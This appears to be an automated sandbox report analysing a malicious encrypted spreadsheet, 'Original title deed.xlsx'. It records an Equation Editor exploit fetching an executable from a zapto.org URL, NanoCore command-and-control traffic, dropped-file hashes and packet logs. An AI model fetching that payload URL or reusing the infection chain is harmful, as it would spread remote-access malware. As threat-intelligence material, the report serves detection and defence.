myhostisstillgood11.zapto.org	product specification.xlsx	Get hash	malicious	Browse	• 172.245.45.28

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	product specification.xlsx	Get hash	malicious	Browse	• 172.245.45.28
	c53f5263_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	09e5a548_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	17aa317b_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	87e5cda8_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	dee039b7_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	0ca6d6e7_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	aeee5b37_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	b231ec28_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	afd5bc99_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	5ade511b_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	9edead5d_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	2200bfcd_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	10959e24_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	47c7b942_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	16ac1fcd_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	72492370_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	b648ecbf_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	702c885d_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
	7fefb551_by_Libranalysis.dll	Get hash	malicious	Browse	• 107.172.227.10
FINK-TELECOM-SERVICESCH	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 79.134.225.52
	To1sRo1E8P.exe	Get hash	malicious	Browse	• 79.134.225.25
	BhTxt5BUvy.exe	Get hash	malicious	Browse	• 79.134.225.25
	SCAN_ORDER & SAMPLES.exe	Get hash	malicious	Browse	• 79.134.225.52
	Apr-advance payment #5972939.exe	Get hash	malicious	Browse	• 79.134.225.9
	PpkzTxJVyC.exe	Get hash	malicious	Browse	• 79.134.225.26
	Original title deed.xlsx	Get hash	malicious	Browse	• 79.134.225.26
	swift copy.exe	Get hash	malicious	Browse	• 79.134.225.48
	swift copy.exe	Get hash	malicious	Browse	• 79.134.225.48
	jk55xlWn7a.exe	Get hash	malicious	Browse	• 79.134.225.26
	Qds5xiJaAX.exe	Get hash	malicious	Browse	• 79.134.225.26
	INVOICE.xlsx	Get hash	malicious	Browse	• 79.134.225.26
	UPSSHIPMENT_CONFIRMATION_CBJ19051700013_11Z35Q6Q80446518864888.doc	Get hash	malicious	Browse	• 79.134.225.91
	Payment-Confirmation_Copy.exe	Get hash	malicious	Browse	• 79.134.225.108
	owrCPP2YTC.exe	Get hash	malicious	Browse	• 79.134.225.26
	Payment Advice-BCS_ECS9522020090915390034_3159_952.jar	Get hash	malicious	Browse	• 79.134.225.59
	nciv84yXK1.exe	Get hash	malicious	Browse	• 79.134.225.7
	Rechnung.exe	Get hash	malicious	Browse	• 79.134.225.39
	ENrYP02wGO.exe	Get hash	malicious	Browse	• 79.134.225.91
	863354765-2021 Presentation Details.vbs	Get hash	malicious	Browse	• 79.134.225.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nd[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1141760
Entropy (8bit):	7.956232639570589
Encrypted:	false
SSDEEP:	24576:jVdIEYuS48YvtC/X4kRxlhtJftkKrEMAtugu+/a:jEjX48uAzJEMZry
MD5:	042AA11C6D49E1CCA5923F02D1B0A5AE
SHA1:	5A89FF2F9702A53FB638B8C7229BA868AAA58AE9
SHA-256:	3383218B916BAF1A46989C4F253B29EB81E97AC763AB71615C81D85A18495F34
SHA-512:	6D0551584F1F4C5391012111BE3BC251026D3DB6A531AB7A8CE0D41CF278A254BC8A0BC66690A1A93C3BF52C2C1C70E7FCD94E4B8812BCEA95EFA8BDA86D7 84
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 18%, Browse

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nd[1].exe	
Reputation:	low
IE Cache URL:	http://myhostisstillgood11.zapto.org/dashboard/docs/images/nd.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..X.....w... .....@.. ..... ..@.....@w..O..... ..... ..H.....text....W... ...X..... ..`.rsrc.....Z.....@..@.rel oc.....j.....@..B.....tw.....H.....<.....@....Z.....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(. ...o`...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.... ...~.....(4.....,!r...p.....(5...o6...s7.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A830D3DD.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.8986412873156615
Encrypted:	false
SSDEEP:	3072:X34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:H4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	0C23738961F90CDBB87012D3E84BF936
SHA1:	B9DE0B7ACDD59560B79E7906B99DA1E858B6E8FD
SHA-256:	BBAF3C27FD37FE6093C960075BEEDEF87D5676E911639B1FE1E8190B1F55FE85
SHA-512:	25272AD85F561862796B12EE3180AF7F92F4AE6103554BC4B02D3FEACB022D6BA6265412BD6DB4910905BE8EF3939E7577059B25D111AC246B137B7202D0E5F4
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....-...-.....-...-..N.S..- ...-.....p.-...-..N.S..-...-. ....y'R..-...-. .....z'R.....O.....X...%...7.....{ .@.....C.a.l.i.b.r.....-X.....-.4.-..2 R.....p.-.p.-..{.R.....-.....dv.. ....%.....%.....%.....!.....l...c..."".....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... .e.6...F...$.....EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AF79D03A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	high, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7D0AEF3.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7D0AEF3.jpeg	
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DEE6A84C.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	4158552
Entropy (8bit):	3.7964747252992757
Encrypted:	false
SSDEEP:	12288:WLHmRbYLmFMac4uUZo7z3hzySpSTLHmRbYLmFMac4uUZo7z3hzySpS+:WiRb9MR1kTiRb9MR1k+
MD5:	6990C863E6C7A04ACA6A1C74E9A02729
SHA1:	D827EE1816F3A498457F154B7E46DE8E838D06D8
SHA-256:	78B2423250195758DCC5A2CB17165701B8A0DCD7DD53BC85CE2446F5F9CDDDF3
SHA-512:	BFDA6835F1163DB5E44BBD3F0DB84A35448C61D05D7E7D8326600DED912924FB9866D70E6DB89CD7741A8C9FEEF7843D365866208E841F8A4407E9DF0936AF1
Malicious:	false
Reputation:	low
Preview:	....l.....|`..v... EMF....Xt?.....V.....fZ..U"..F.....GDIC.....3.....".....A. .....".....(..... ....

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	1728
Entropy (8bit):	7.012278113302776
Encrypted:	false
SSDEEP:	48:IkR5lkR5lkR5lkR5lkR5lkR5lkR5i:xwwwwwwwk
MD5:	C7F4F5E1BE880A59E49249005C1E301D
SHA1:	EF2AAE2EA249910F3F61B363A7DD0AF70EFE6448
SHA-256:	F7E2318D515B382C2100F5B11F89C7B62B6E75AB8AEE9F684BDFAAF28195858D
SHA-512:	0DFF549B01A00BEE1AF1775AAA551B1DDC9AE7929CE401515956A5F2A6E112F0CCBD78BC3281442DD682CE6F7DD3A467A6E7458BB600D583FF90B13E8A7810 2
Malicious:	false
Reputation:	low
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h.P.vY.....S.5.6.C4..E.Y.|.....).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1.....r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL |XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h.P.vY.....S.5.6.C4..E.Y.|.....).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1.....r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*.. mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h.P.vY.....S.5.6.C4..E.Y.|.....).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1.....r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.* ..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h.P.vY.....S.5.6.C4..E.Y.|.....).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1.....r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.' .*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h.P.vY.....S.5.6.C4..E.Y.|.....).zs...w.gl..\.G..J.M.vES.0....P.:..6..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:C:C
MD5:	0B3AA3823B8CB70525E9F705A7CFC93B
SHA1:	00C1EE537DFE17C2555AF5C670811658265DBA74
SHA-256:	4ED2C389C7B10EED9B07D6807535CCA1EB05AA2E3C99F39E447A79D7F24D53F6
SHA-512:	38E7E2129B81E59AA006C8837A1F81B9EDC56D871D1C6040421C4CE6D739B50D22C608A7AFE53DCEF747D705B986CD18A9C75F328CAB0E013D16E9D391C16C 7
Malicious:	**true**
Reputation:	low
Preview:	:...[..H

C:\Users\user\Desktop\~$Original title deed.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\Desktop\~$Original title deed.xlsx	
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1141760
Entropy (8bit):	7.956232639570589
Encrypted:	false
SSDEEP:	24576:jVdlEYuS48YvtC/X4kRxlhtJftkKrEMAtugu+/a:jEjX48uAzJEMZry
MD5:	042AA11C6D49E1CCA5923F02D1B0A5AE
SHA1:	5A89FF2F9702A53FB638B8C7229BA868AAA58AE9
SHA-256:	3383218B916BAF1A46989C4F253B29EB81E97AC763AB71615C81D85A18495F34
SHA-512:	6D0551584F1F4C5391012111BE3BC251026D3DB6A531AB7A8CE0D41CF278A254BC8A0BC66690A1A93C3BF52C2C1C70E7FCD94E4B8812BCEA95EFA8BDA86D784
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..X.....w... .....@.. ..... ..@.....@w..O..... ..... ..H.....text....W... ...X..... ..`.rsrc.....Z.....@..@.rel oc.....j.....@..B.....tw.....H.....<.....@....Z.....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(. ...o`...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<..... ...~.....(4.....,!r...p.....(5...o6...s7.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995984157758277
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Original title deed.xlsx
File size:	1859584
MD5:	97ffd7670cb87a5e565a82394ec28d77
SHA1:	138d3a2105ff5cf1b8d55a9a25b1d8f34b07c121
SHA256:	c54436c4152096f4cc05b88c7c9f76f30dea38d4569ef5303a527bc79f22560b
SHA512:	d3d05d320adfd4276e7987b4155bd61ec52fdb5e7126e30cefc21dfaa8890e23678cc451bebf1dc20dd2798fd221247e9316a604e17c4c8bf4b175b7eb882d4
SSDEEP:	49152:tzPB6foq0fyHepGOCxIf4W65lLeG676S4:tzPjChOCxO4W6rLeG67V4
File Content Preview:	.....>..... ....!..."...#...$...%.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Original title deed.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1839592

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1839592
Entropy:	7.99989686395
Base64 Encoded:	True
Data ASCII:	. . . . . \ \ . \ \ . . . G L . . . P . . : . . . . I . b . . . . . P O 3 s . . . g . . . . . 0 . . . . . v ` ^ . g . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k . . . . ` < . . . . . 3 . e . k
Data Raw:	d1 11 1c 00 00 00 00 5c d0 5c a1 c2 8a 47 4c b4 e1 d5 50 bc 1f 3a a3 86 f6 db 49 81 62 fb bf fb d1 c6 98 e9 05 b8 9a 01 50 4f 33 73 a6 05 83 67 0f fc fd bb b3 03 dc a2 e6 30 ad 08 db be 08 c5 bf 76 60 ea 5e 91 67 d3 ce c7 33 97 65 fe 6b c4 10 96 a3 60 3c a7 8a d3 ce c7 33 97 65 fe 6b c4 10 96 a3 60 3c a7 8a d3 ce c7 33 97 65 fe 6b c4 10 96 a3 60 3c a7 8a d3 ce c7 33 97 65 fe 6b

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.50813525667
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . Q . . . . . # . . v p . . 2 . N . . . b . . O i R . . . . . n 4 . . 1 . . . S @ . ^ G 7 K . . . . M . C [g . 4 z . . . b
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-10:44:30.668458	TCP	3132	WEB-CLIENT PNG large image width download attempt	80	49166	172.245.45.28	192.168.2.22
05/03/21-10:44:38.796444	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49167	1133	192.168.2.22	79.134.225.26
05/03/21-10:44:44.940704	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	1133	192.168.2.22	79.134.225.26
05/03/21-10:44:55.908040	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:02.040173	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:08.242319	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:17.692302	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:24.010040	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	1133	192.168.2.22	79.134.225.26

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-10:45:30.171867	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:36.432645	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:42.751078	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:48.985174	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	1133	192.168.2.22	79.134.225.26
05/03/21-10:45:55.280626	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	1133	192.168.2.22	79.134.225.26
05/03/21-10:46:01.572522	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	1133	192.168.2.22	79.134.225.26
05/03/21-10:46:07.800279	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	1133	192.168.2.22	79.134.225.26
05/03/21-10:46:13.974353	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49182	1133	192.168.2.22	79.134.225.26

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 10:44:28.384494066 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:28.588821888 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:28.588920116 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:28.589329004 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:28.813957930 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:28.813988924 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:28.814012051 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:28.814028025 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:28.814033985 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:28.814073086 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:28.814078093 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.015441895 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015480995 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015503883 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015531063 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015551090 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015572071 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015593052 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015614033 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.015618086 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.015661001 CEST	49166	80	192.168.2.22	172.245.45.28
May 3, 2021 10:44:29.216788054 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.216814995 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.216831923 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.216847897 CEST	80	49166	172.245.45.28	192.168.2.22
May 3, 2021 10:44:29.216898918 CEST	49166	80	192.168.2.22	172.245.45.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
